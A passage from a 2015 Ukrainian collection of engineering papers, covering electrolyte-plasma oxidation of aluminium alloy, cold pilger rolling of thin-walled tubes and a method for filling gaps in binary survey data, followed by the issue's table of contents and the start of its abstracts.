


Рисунок 2 - Функциональная схема установки ЭПО: 1 — гальваническая ванна; 2 — рубашка водяного охлаждения; 3 — барботер; 4 — электролит; 5, 6, 9 — запорная арматура; 7 — фильтр; 8 — водяной насос; 10 — бак с теплообменником; 11 — деталь; 12 — воздушный компрессор; 13 — вытяжной зонтик; 14 — вытяжной вентилятор

В качестве параметров, характеризующих ход процесса ЭПО, были выбраны: время обработки T , с; концентрация электролита, % и исходная шероховатость образца Ra , мкм.

На процесс ЭПО влияют следующие основные факторы:

- компонентный состав электролита (в нашем случае электролит состоит из KOH и Na_2SiO_3);
- концентрация (варьируется процентное соотношение компонентов электролита);
- pH ($const \approx 9-10$);
- температура электролита ($t_e C = const = 30 \text{ } ^\circ C$);
- полярность (катодный, анодный режим и переменный ток, в нашем случае переменный с конденсаторной электрической схемой);
- частота ($\nu const = 50 \text{ Гц}$);
- скважность (в нашем случае этот параметр не учитывается, так как мы принимаем переменный ток);
- амплитуда и форма импульсов напряжения тока, их соотношение;
- время обработки (для эксперимента применяем следующие периоды обработки: 30, 60 и 90 минут);
- состав сплава (в нашем случае это Д16 - термоупрочняемый деформируемый сплав алюминия, который имеет химический состав по ГОСТ 4784-97);
- термообработка (для эксперимента применялись образцы без термообработки);
- шероховатость оксидируемого материала ($Ra 0,63 \text{ мкм}, Ra 0,48 \text{ мкм}, Ra 0,32 \text{ мкм}$).

Таблица 1

Факторы и уровни их варьирования

Фактор	Обозначение	Единицы измерения	Уровни варьирования фактора		
			Верхний	Нулевой	Нижний
			Кодированное обозначение		
			+1	0	-1
Концентрация электролита	X1	%	$KOH 1\%$ $Na_2SiO_3 10\%$	$KOH 4\%$ $Na_2SiO_3 4\%$	$KOH 4\%$ $Na_2SiO_3 3\%$
Время обработки	X2	Мин	90	60	30
Исходная шероховатость образца	X3	мкм	0,63	0,48	0,32

К реализации принимается D-оптимальный план Бокса-Бенкина размерности $K = 3$, позволяющий провести математико-статистическую обработку данных при варьировании трех компонентов на трех уровнях. D-оптимальные планы обеспечивают минимальный объем эллипсоида рассеивания оценок параметров, минимизируют максимальную дисперсию в заданной области плана, обладают свойством рототабельности и имеют наименьший определитель ковариационной матрицы. Свойство рототабельности сводится к тому, что точки матрицы планирования подбираются с обеспечением одинаковой точности предсказания значений функций отклика и независимости от направления исследования.

Общее число опытов по плану Бокса-Бенкина для $K = 3$ составляет:

$$N_{\text{общ}} = N + N_o = 12 + 3 = 15 \quad (1)$$

где N_o - число опытов в центре плана.

Уравнение регрессии в общем случае имеет вид:

$$Y = b_0 + \sum_{i=1}^n b_i x_i + \sum_{i=1}^n b_{ii} x_i^2 + \sum_{i=1}^n \sum_{j=1}^n b_{ij} x_i x_j \quad (2)$$

Коэффициенты регрессии были рассчитаны по расчетной матрице плана Бокса-Бенкина.

Таблица 2

Результаты эксперимента

№ опыта	План эксперимента			Результаты опыта			
	X1	X2	X3	Концентрация электролита	Время обработки	Исходная шероховат.	Пористость
1	+1	+1	0	КОН 1% Na ₂ SiO ₃ 10%	90	0,48	5
2	+1	0	-1	КОН 1% Na ₂ SiO ₃ 10%	60	0,32	8
3	+1	0	+1	КОН 1% Na ₂ SiO ₃ 10%	60	0,63	11
4	+1	-1	0	КОН 1% Na ₂ SiO ₃ 10%	30	0,48	6
5	0	-1	+1	КОН 4% Na ₂ SiO ₃ 4%	30	0,63	4
6	0	-1	-1	КОН 4% Na ₂ SiO ₃ 4%	30	0,32	3,6
7	0	0	0	КОН 4% Na ₂ SiO ₃ 4%	60	0,48	7,1
8	0	0	0	КОН 4% Na ₂ SiO ₃ 4%	60	0,48	7
9	0	0	0	КОН 4% Na ₂ SiO ₃ 4%	60	0,48	7,2
10	0	+1	+1	КОН 4% Na ₂ SiO ₃ 4%	90	0,63	10,2
11	0	+1	-1	КОН 4% Na ₂ SiO ₃ 4%	90	0,32	9
12	-1	+1	0	КОН 4% Na ₂ SiO ₃ 3%	90	0,48	11
13	-1	0	+1	КОН 4% Na ₂ SiO ₃ 3%	60	0,63	5,4
14	-1	0	-1	КОН 4% Na ₂ SiO ₃ 3%	60	0,32	7
15	-1	-1	0	КОН 4% Na ₂ SiO ₃ 3%	30	0,48	4,9

После обработки экспериментальных данных была получена следующая математическая зависимость:

$$Y = 7.1 + 0.2125x_1 + 2.0875x_2 + 0.375x_3 + 3.9375x_1^2 + 2.7875x_2^2 + 3.9125x_3^2 - 1.775x_1x_2 + 1.15x_1x_3 + 0.2x_2x_3 \quad (3)$$

При этом средняя ошибка опыта составила $\varepsilon_{\text{ср}} = 0,000194 \%$, а максимальная $\varepsilon_{\text{max}} = 0,132\%$. Адекватность полученной математической модели проверена F-критерия Фишера. В соответствии с полученной математической моделью.




Рисунок 3 – Профилограмма поверхности:

а) – до обработки; б) - после ЕПО




Рисунок 4 – Топография поверхности образца:

а) – до обработки; б) – после обработки

Выводы.

1. В результате активного эксперимента по трехфакторному плану Бокса-Бенкина построена математическая модель процесса электролитно-плазменного оксидирования, подтвержденная экспериментально.

2. Применение модели позволило выбрать рациональный режим ЭПО с параметрами для получения конечной пористости образца из алюминиевого сплава Д16.

3. Экспериментально доказано эффективность использования модели для контроля пористости покрытия и снижения энергозатрат

по сравнению с традиционными методами обработки путем выбора рациональных режимов ЭПО в технологическом процессе оксидирования образцов из алюминиевого сплава Д16.

ЛИТЕРАТУРА

1. Дрейпер Н., Смит Г. Прикладной регрессионный анализ. Множественная регрессия. — 3-е изд. — М.: «Диалектика», 2007. — С. 912.
2. Куликов, И. С. Электролитно-плазменная обработка материалов / И. С. Куликов, С. В. Ващенко, А. Я. Каменев. — Минск: Беларуская наука, 2010. — 232 с.
3. Патент РФ № 2081213 Кл С25 Д 11/02 Способ микродугового нанесения покрытия на поверхность изделия / Г.Г. Нечаев. - № 95109183/02: Заявл. 02.06.95; Оpubл. 10.06.97 // Бюл. №16. БИ.29/2004.
4. Защитные износостойкие покрытия жаростойкие микроплазменные покрытия на алюминии / СВ. Гнеденков, О .А. Хрисанфова, А.Г. Завидная и др. //Защита металлов. - 1999. - Т.35, №5. - С.527-530.
5. Дунькин О.Н. Влияние параметров микродугового оксидирования на свойства покрытий, формируемых на алюминиевых сплавах / ОД. Дунькин, А.П. Ефремов, Б.Л. Крит и др. // Физика и химия обработки материалов. — 2000. - №2. - С.49-53.

І.В. Маркевич

ДО ПИТАННЯ МОЖЛИВОСТІ ПРОКАТКИ НА СТАНАХ ХПТР ОСОБЛИВОТОНКОСТІННИХ ТРУБ ЗІ ЗМЕНШЕНОЮ СТІНКОЮ

Аннотация. В статье рассмотрены возможности прокатки тонкостенных прецезионных труб на станах ХПТР. Возникающие дефекты при прокатке особотонкостенных труб, причины возникновения подобных дефектов, а также меры для их устранения. Рассмотрен способ усовершенствования существующей конструкции станков ХПТР с целью улучшения возможностей прокатки особотонкостенных труб на станах ХПТР. Также рассмотрено дальнейшее развитие метода расчета параметров рычажной системы станков ХПТР с учетом предложенных усовершенствований существующей конструкции.

Вступ. Процес холодної періодичної роликової прокатки (процес ХПТР) застосовується для виробництва особливотонкостінних прецезійних труб [1]. Труби, які виробляють за допомогою процесу ХПТР, широко використовують у таких галузях, як машинобудування, судо-, авіобудування, у ВПК, атомна енергетика тощо. Холоднодеформовані особливотонкостінні труби відрізняються високим рівнем пропонованих до них вимог по точності геометричних розмірів, механічним властивостям, структурі, якості поверхні, точності геометричних розмірів.

Постановка проблеми. При прокатці особливотонкостінних труб виникає вріз торців стінок труби-заготовки та прокатуваної труби. Вріз торців призводить до збільшення витратного коефіцієнта металу високої вартості.

Аналіз останніх публікацій. Осьові сили, що призводять до появи врізу виникають в наслідок несумісництва природного та штучного катаючого радіуса. Можливо визначити значення катаючого радіуса для кожного перерізу зони обтиску робочого конуса ($R_{кні}$), за умов відсутності осьових сил для прямого та зворотного ходу [1]. Але у стані ХПТР 8-15

відсутня можливість регулювати катаючий радіус по перерізах робочого конуса [1]. Це призводить до появи осьових сил при прокатці [2].

Результати розробок. Для мінімізації осьових зусиль було запропоновано вдосконалення конструкції стану ХПТР (рис. 1) [3], ця пропозиція дозволяє регулювати довжину куліси під час процесу прокатки і тим самим змінювати катаючий радіус по перерізах робочого конуса.

Ролик, притиснутий пружиною до каліброваної балки, повторює її профіль. При цьому довжина плеча куліси OB , де рухливо прикріплена тяга каретки, змінюється по необхідній залежності, що закладена в профіль каліброваної балки.




Рисунок 1 - Пристрій для мінімізації осьових сил, де 1 - станіна стану; 2 - основа куліси; 3- куліса; 4 - тяга сепаратора кліті; 5 - стійка балки; 6 - тяга каретки кліті; 7 - калібрована балка; 8 - ролик; 9 - штир; 10 - вісь штиря й ролика; 11 - вісь тяги каретки кліті; 12 - пружина

Через те, що значення катаючого радіуса, визначеного за умови відсутності осьових сил для прямого та зворотного ходу кліті різні [1], то потрібно приймати одне раціональне настроювальне значення катаючого радіуса $R_{кні}$ для кожного перерізу, наприклад як середнє між значенням для прямого та зворотного ходу. При цьому треба визначити значення довжини куліси OB для різних перерізів робочого конуса і по різниці між значеннями OB для i – го перерізу та початкового перерізу вибрати значення ΔOB_i (рис.1).


Для забезпечення настроювального катаючого радіуса $R_{кні}$ необхідно знайти потрібне співвідношення довжин куліс OB і OA важільної системи для кожного перерізу зони обтиску робочого конуса. Наприклад для умов, коли OA не змінюється

$$\frac{OB_i}{OA} = \left(1 + \frac{R_{\psi}}{R_{kni}}\right). \quad (1)$$


де R_{ψ} - радіус цапфи, R_{kni} - настроювальний катаючий радіус.

Визначення зміни довжини куліси ведемо по перерізах робочого конуса за нижченаведеним алгоритмом.

1. Розраховуємо кут φ (рис. 2), що визначає положення катаючого радіуса для прямого та зворотного ходу за умов відсутності осьових сил [1].



а



б

Рисунок 2 - Схема робочого конуса процесу ХПТР та ролика, де а) $l_{з.п.п.}$ - довжина ділянки зева подачі та повороту; l_p - довжина ділянки редукування;

$l_{о.с.}$ - довжина ділянки обтиснення стінки; $l_{к.с.}$ - довжина ділянки калібрування стінки; $l_{к.буд.}$ - довжина ділянки калібрування діаметра;

$l_{раб.}$ - довжина робочої частини конуса розкатки; l_{Σ} - довжина ходу кліті; D_3 - діаметр труби заготовки; S_3 - товщина стінки труби заготовки; γ_i - кут конусності робочого конуса;

б) R_{ki} - катаючий радіус, φ - кут, що визначає положення катаючого радіуса

2. Визначаємо значення катаючого радіуса для прямого та зворотного ходу за умов відсутності осьових сил [1].

3. Розраховуємо настроювальний катаючий радіус R_{kni} .

4. Визначаємо довжину куліси OB_i у перерізах робочого конуса

$$OB_i = OA \cdot \left(1 + \frac{R_{\psi}}{R_{kni}}\right). \quad (2)$$

5. Визначаємо зміну довжини куліси ΔOB_i (рис.3).

$$\Delta OB_i = OB_i - OB_o, \quad (3)$$

де, OB_o – довжина куліси OB у початковому перерізі робочого конуса деформації




Рисунок 3 - Алгоритм визначення зміни довжини куліси

Висновки. Розвинуто метод розрахунку параметрів процесу ХПТР з мінімізацією осьових сил за рахунок застосування залежностей для визначення катаючого радіуса для умов відсутності осьових сил при прямому та зворотному ході, визначенню настроювальний катаючий радіус і при застосуванні пристрою, що відповідно змінює довжину куліси.

За допомогою застосування описаного методу та відповідного пристрою при виробництві особливотонкостінних труб можливо досягти мінімальних осьових сил, що дає змогу вести прокатку без врізів торців труби – заготовки та прокатуваної труби.

ЛИТЕРАТУРА

1. Вердеревский В.А. «Роликовые станы холодной прокатки труб» – М.: Металлургия, 1992. - 240 с.
2. Шевакин Ю.Ф., Сейдалиев Ф.С. Станы холодной прокатки труб:- М.: Металлургия, 1966. - 211 с.
3. Рішення Держпатенту від 5 березня 2009 №3581/1 про видачу патенту України на корисну модель «Стан холодної пильгерної роликової прокатки», авторів Григоренко В.У., Маркевич І.В.

А.Н. Губский, С.А. Стенин, В.М. Корчинский
**МЕТОД ВОССТАНОВЛЕНИЯ БИНАРНЫХ ДАННЫХ
С ПРОПУСКАМИ**

Аннотация. Предложен метод восстановления бинарных данных, основанный на максимизации критерия частоты совпадений данных в однородных группах источников информации. Предлагаемый метод является модификацией известных методов заполнения, где пропуски не имеют критического значения, однако в отличие от них он существенно повышает достоверность восстановления генеральной совокупности бинарных данных за счет анализа групповых свойств источников информации.

Ключевые слова: бинарные данные, источники информации, таблица опроса, критерий частоты совпадений.

Введение. С проблемой обработки пропусков в данных приходится сталкиваться в самых разнообразных приложениях статистического анализа [1-4]. Исследователи, как правило, стремятся как можно быстрее избавиться от пропусков с тем, чтобы впоследствии провести обработку “полных” данных стандартными средствами, мало задумываясь над тем, что такой подход может привести к сильному различию статистических выводов, сделанных при наличии пропусков в данных и при их отсутствии. Самыми распространенными приемами анализа данных с пропусками являются исключение некомпетентных наблюдений (т. е. содержащих хотя бы один пропуск) и традиционные методы заполнения пропусков. Эти методы в общем случае имеют малую эффективность, ведут, как правило, к смещенности и несостоятельности [5], к нарушению уровней значимости критериев и другим искажениям статистических выводов, не обладают устойчивостью к распределению пропусков.

Постановка задачи. Пусть данные формируются в виде прямоугольных таблиц. Строкам (столбцам) таблицы данных соответствуют различные источники информации. Тогда столбцы (строки) представляют собой исследуемые переменные (признаки, баллы, рейтинги

и т. д.). Элементами таблицы являются действительные числа (числовые характеристики продукции и товаров), бинарные числа (1,0) или (+, -), дискретные числа (например, при ранжировании критериев оценки качества).

Предполагается, что в таблице часть значений переменных отсутствует. Они могут отсутствовать по техническим причинам вследствие сбоя оборудования, либо мнение части источников информации не может оказать предпочтения одному критерию перед другим.

Задача автоматизированного восстановления данных с пропусками заключается в построении такого алгоритма восстановления данных, который на закономерностях поведения отдельных групп источников информации автоматически восстанавливает пропущенные в бинарной таблице данные с достаточной степенью состоятельности и достоверности.

Обзор существующих решений. Существуют четыре основные группы методов обработки данных с пропусками:

1. Методы исключения. При отсутствии некоторых переменных объекта мониторинга они удаляются из генеральной совокупности и оставшиеся данные обрабатываются. Эти методы легко реализуются и могут быть удовлетворительны при малом числе пропусков и большой генеральной совокупности данных. Однако иногда приводят к большим смещениям и не всегда бывают эффективными.

2. Методы заполнения. Пропуски заполняются и полученные данные обрабатываются обычными методами. Как правило, используются следующие процедуры: заполнение с выборочным подбором, когда подставляются значения переменных других объектов выборки; заполнение средними, когда подставляются средние присутствующих значений; заполнение с помощью регрессии, когда пропущенные значения оцениваются с помощью регрессии на присутствующие для анализируемого объекта переменные. Эти методы также не всегда эффективны, поэтому на практике в эти методы при решении конкретных прикладных задач, следует вводить модификации.

3. Методы взвешивания. Рандомизированные выводы по данным выборочных исследований с пропусками обычно построены на весах плана, обратно пропорциональных вероятности выбора. Взвешивание связано с заполнением средними

$$\frac{\sum p_i^{-1} x_i}{\sum p_i^{-1}}$$

где суммы берутся по извлеченным объектам. Методы взвешивания измеряют веса, чтобы учесть отсутствие значений. Подробно методы взвешивания описаны в [6].

4. Методы, основанные на моделировании. Методы основываются на построении модели порождения пропусков. Выводы получают с помощью функции правдоподобия, построенной при условии справедливости этой модели, с оцениванием параметров методами типа максимального правдоподобия. Преимущество этих методов состоит в том, что они являются гибкими, позволяют отказаться от методов, разработанных для частных случаев пропусков, и работать с неполными данными различного рода выборок на основе общего подхода максимизации функции правдоподобия.

Выбор того или иного метода зависит от характера данных и степени наличия пропусков в их генеральной совокупности. В частности, для обработки данных в виде бинарных таблиц, в которых элементы таблиц принимают значения 1 или 0 (“+” или “-”) и в которых есть пропуски, ниже предлагается метод, являющийся модификацией известных методов заполнения [7].

Метод восстановления бинарных данных. Суть данного метода заключается в отыскании из анализа генеральной совокупности данных однородных групп источников информации и определении принадлежности источника информации, с которым временно была утрачена связь (наличие “пропуска”), к одной из выделенных групп. Далее используются традиционные процедуры методов заполнения. Покажем реализацию данного метода на следующем примере.

Пусть мы получили информацию от 10 источников с целью оценить покупательский спрос некоторой продукции или товара по 6 переменным признакам (критериям). Данные мониторинга сведены в таблицу 1. Здесь “+” – положительный ответ по данному признаку, “-” – отрицательный ответ, “*” – неопределенный ответ (безразличие), т. е. можно считать и “+” и “-”, “?” – утерянный по техническим причинам ответ (“пропуск”).

Результаты опроса

	j	Субъекты опроса									
	i	1	2	3	4	5	6	7	8	9	10
Признаки товара	1	*	+	+	+	*	-	-	+	-	-
	2	*	+	+	+	*	-	*	+	+	+
	3	*	-	-	-			*	-	*	*
	4	*	+	+	+	*	-	*	+	+	-
	5	*	-	-	-	*	-	*	-	-	-
	6	*	?	+	+	*	-	?	-	-	-

Как видно из таблицы, для источников информации $i=2,7$ ответ на вопрос об оценке признака $i=6$ утерян, т. е. есть пропуски.

Сформируем для каждого из этих источников информации группы с одинаковыми оценками, давая значения пропуску “+” и “-”, при этом обозначим количество источников информации в этих группах через r , а количество одинаковых признаков S

Для субъекта $i = 2$

для “+”: $\{3,4,2\}$, $r = 3$, $S = 4$

для “-”: $\{2,8\}$, $r = 2$, $S = 3$

Для субъекта $i = 7$

для “+”: $\{1,7\}$, $r = 2$, $S = 6$

для “-”: $\{1,7,9,10\}$, $r = 4$, $S = 6$

Введем обобщенный показатель количества совпавших оценок в каждой группе (критерий частоты совпадений)

$$N = r.S. \quad (1)$$

Отсюда для источника информации $i = 2$

для “+”: $N=12$;

для “-”: $N=6$; $N_{\max}=12$;

для источника информации $i = 7$

для “+”: $N=12$;

для “-”: $N=24$; $N_{\max}=24$;

Отсюда, можем поставить на место пропуска для $i = 2$ - “+”, для $i = 7$ - “-”, т. к. именно для этих значений $N = N_{\max}$.

Далее, суммируя количество положительных и отрицательных ответов по каждой строке можем сделать вывод какой признак (или характеристику) товара необходимо улучшить для повышения покупательского спроса.

Заключение. Предлагаемый в статье метод является модификацией известных методов заполнения, где пропуски не имеют критического значения, однако в отличие от них он существенно повышает достоверность восстановления генеральной совокупности данных за счет анализа групповых свойств источников информации. В случае критического значения пропусков целесообразно использовать более строгие методы, например, методы моделирования с использованием функций максимального правдоподобия или байесовских стратегий [8].

ЛИТЕРАТУРА

1. Орлов А.И. Теория принятия решений. Учебное пособие. – М.: Изд-во “Март”, 2004.-656с.
2. Миркин Б.Г. Проблема группового выбора – М.: Наука, 1974.-263с.
3. Венда В.Ф. Перспективы развития психологической теории обучения операторов// Психологический журнал. 1980-т.4.№ 1.-С.48-63
4. Бродецкий Г.Л. Экономико-математические методы и модели в лингвистике. Потoki событий и системы обслуживания. Учебное пособие. – М.: Изд. Центр “Академия”, 2011г. – 272 с.
5. Феллер В. Введение в теорию вероятностей и ее приложения М.: Мир, 1967. т. 2.- 275 с.
6. Р.Дж. А. Литл, Д.Б. Рубин Статистический анализ данных с пропусками. – М.: Финансы и статистика. 1981-336 с.
7. Кохрен У. Методы выборочного исследования. М.: Статистика.- 1976. 440с.
8. Андерсон Т. Введение в многомерный статистический анализ – М.: Физматгиз. 1963.500с.

СОДЕРЖАНИЕ

Sivtsov D.P., Khandetskyi V.S.

Device to determine of fluorine concentration in fluorinated carbon powders 3

Ивон А.И., Истушкин В.Ф., Лавров Р.И.

Компьютерная обработка данных при определении удельного электрического сопротивления зерна в варисторных материалах 10

Ахметшина Л.Г., Егоров А.А.

Повышение чувствительности сегментации изображений сетью Кохонена на основе модуляционных преобразований 18

Khandetskyi V.S., Khandetskyi P.V.

Load balancing in autonomous systems of computer networks that use the internal gateway routing protocols..... 27

Литвинов А.А., Мизюмская А.Д., Истомина В.В.

Особенности процедуры оценки и обнаружения медицинских стандартов для планирования ресурсов 35

Герасимов В.В.

До вибору параметру ідентифікації на базі перетворення Фур'є в дефектоскопії композитних матеріалів..... 42

Буланый М.Ф., Коваленко А.В., Морозов С.А., Хмеленко О.В.

Автоматизированная установка для исследования спектров люминесценции кристаллофосфоров 49

Дробахин О.О., Короткая В.Г.

К построению автоматизированных комплексов для измерения комплексного коэффициента отражения в микроволновом диапазоне на основе принципов голографии..... 55

Герасимов В.В., Біловол С.С., Іванова К.В.

Порівняльний аналіз Xamarin та PhoneGap for .NET 61

Матвеева Н.А., Мартынович Л.Я., Лазоренко Ю.В.

Использование радиально-базисных нейронных сетей для классификации сигналов 68

Литвинов А.А., Грузин Д.Л.

Особенности автоматизации процесса разработки функциональных компонентов информационных систем 78

Карпенко Н.В., Кандела А.С., Соловйов В.В.

Кількісна металографія на основі комп'ютерного аналізу фотографії сплаву..... 87

Мацюк С.М.

Методика оценки характеристик нелинейных динамических процессов по временным реализациям 94

Герасимов В.В., Пономарьов І.В., Ліщенко О.О.

Аналіз основних технологій розробки веб-додатків на платформі Java 103

Спірінцев В.В.	
Програмне забезпечення процесів проектування при організації сучасного виробництва.....	109
Пономарев И.В.	
Методика конструирования web-сайта на базе CMS Drupal.....	116
Твердоступ Н.И.	
Активный индуктивный датчик на основе комбинированной операционной схемы.....	123
Герасимов В.В., Кронфельд М.Ф., Озерова Д.М.	
Исследование технологий автоматизированного тестирования	130
Рибка Ю.М.	
Визначення взаємно пов'язаних параметрів у системах	137
Спірінцева О.В.	
Гомоморфна фільтрація фотограмметричного зображення.....	141
Тищенко С.В.	
Експлуатування ROOT-вразливості у роутерах від компанії Asus .	146
Астахов Д.С., Дьяченко Ю.П., Вириенко Д.П., Кошулян А.В.	
Исследование возможности фильтрации измерений теневого ультразвукового контроля по методу SSA – “Гусеница”	152
Гнатушенко Вік.В., Гнатушенко В.В., Владимирська Н.О.	
Визначення оптимальних параметрів бездротової сенсорної мережі для збільшення тривалості її існування.....	158
Киселева Е.М., Коряшкина Л.С., Михалева А.А.	
Непрерывная задача многократного шарового покрытия с ограничениями и метод ее решения	165
Білозьоров В.Є., Неруш Л.Л.	
Дослідження нової моделі ВІЛ-інфекції.....	180
Бобилев В.П., Саввін О.В., Матухно О.В., Познякова Д.В.	
Математичне моделювання екологічних задач з обмеженням	189
Федоша Т.С., Омолоче А.А., Тутык В.А.	
Электролитно-плазменное оксидирование алюминиевых пресс-форм	196
Маркевич І.В.	
До питання можливості прокатки на станах ХПТР особливотонкостінних труб зі зменшеною стінкою	202
Губский А.Н., Стенин С.А., Корчинский В.М.	
Метод восстановления бинарных данных с пропусками	206

РЕФЕРАТЫ

УДК 620.179.1

Сівцов Д.П., Хандецкий В.С. **Прилад для вимірювання концентрації фтору в порошку фтористого графіту** // Системные технологии. Региональный межвузовский сборник научных работ. - Выпуск 1 (96). - Днепропетровск, 2015. - с.3 - 9.

Описується прилад для оперативного вимірювання концентрації фтору в порошок фтористого графіту, який використовується при виготовленні катодного матеріалу для хімічних джерел току. Інформація видається у цифровій формі. Наведено принцип дії приладу, обговорюються схемні рішення, а також результати випробувань.

Бібл. 9, іл. 5

УДК 004.92+519.674

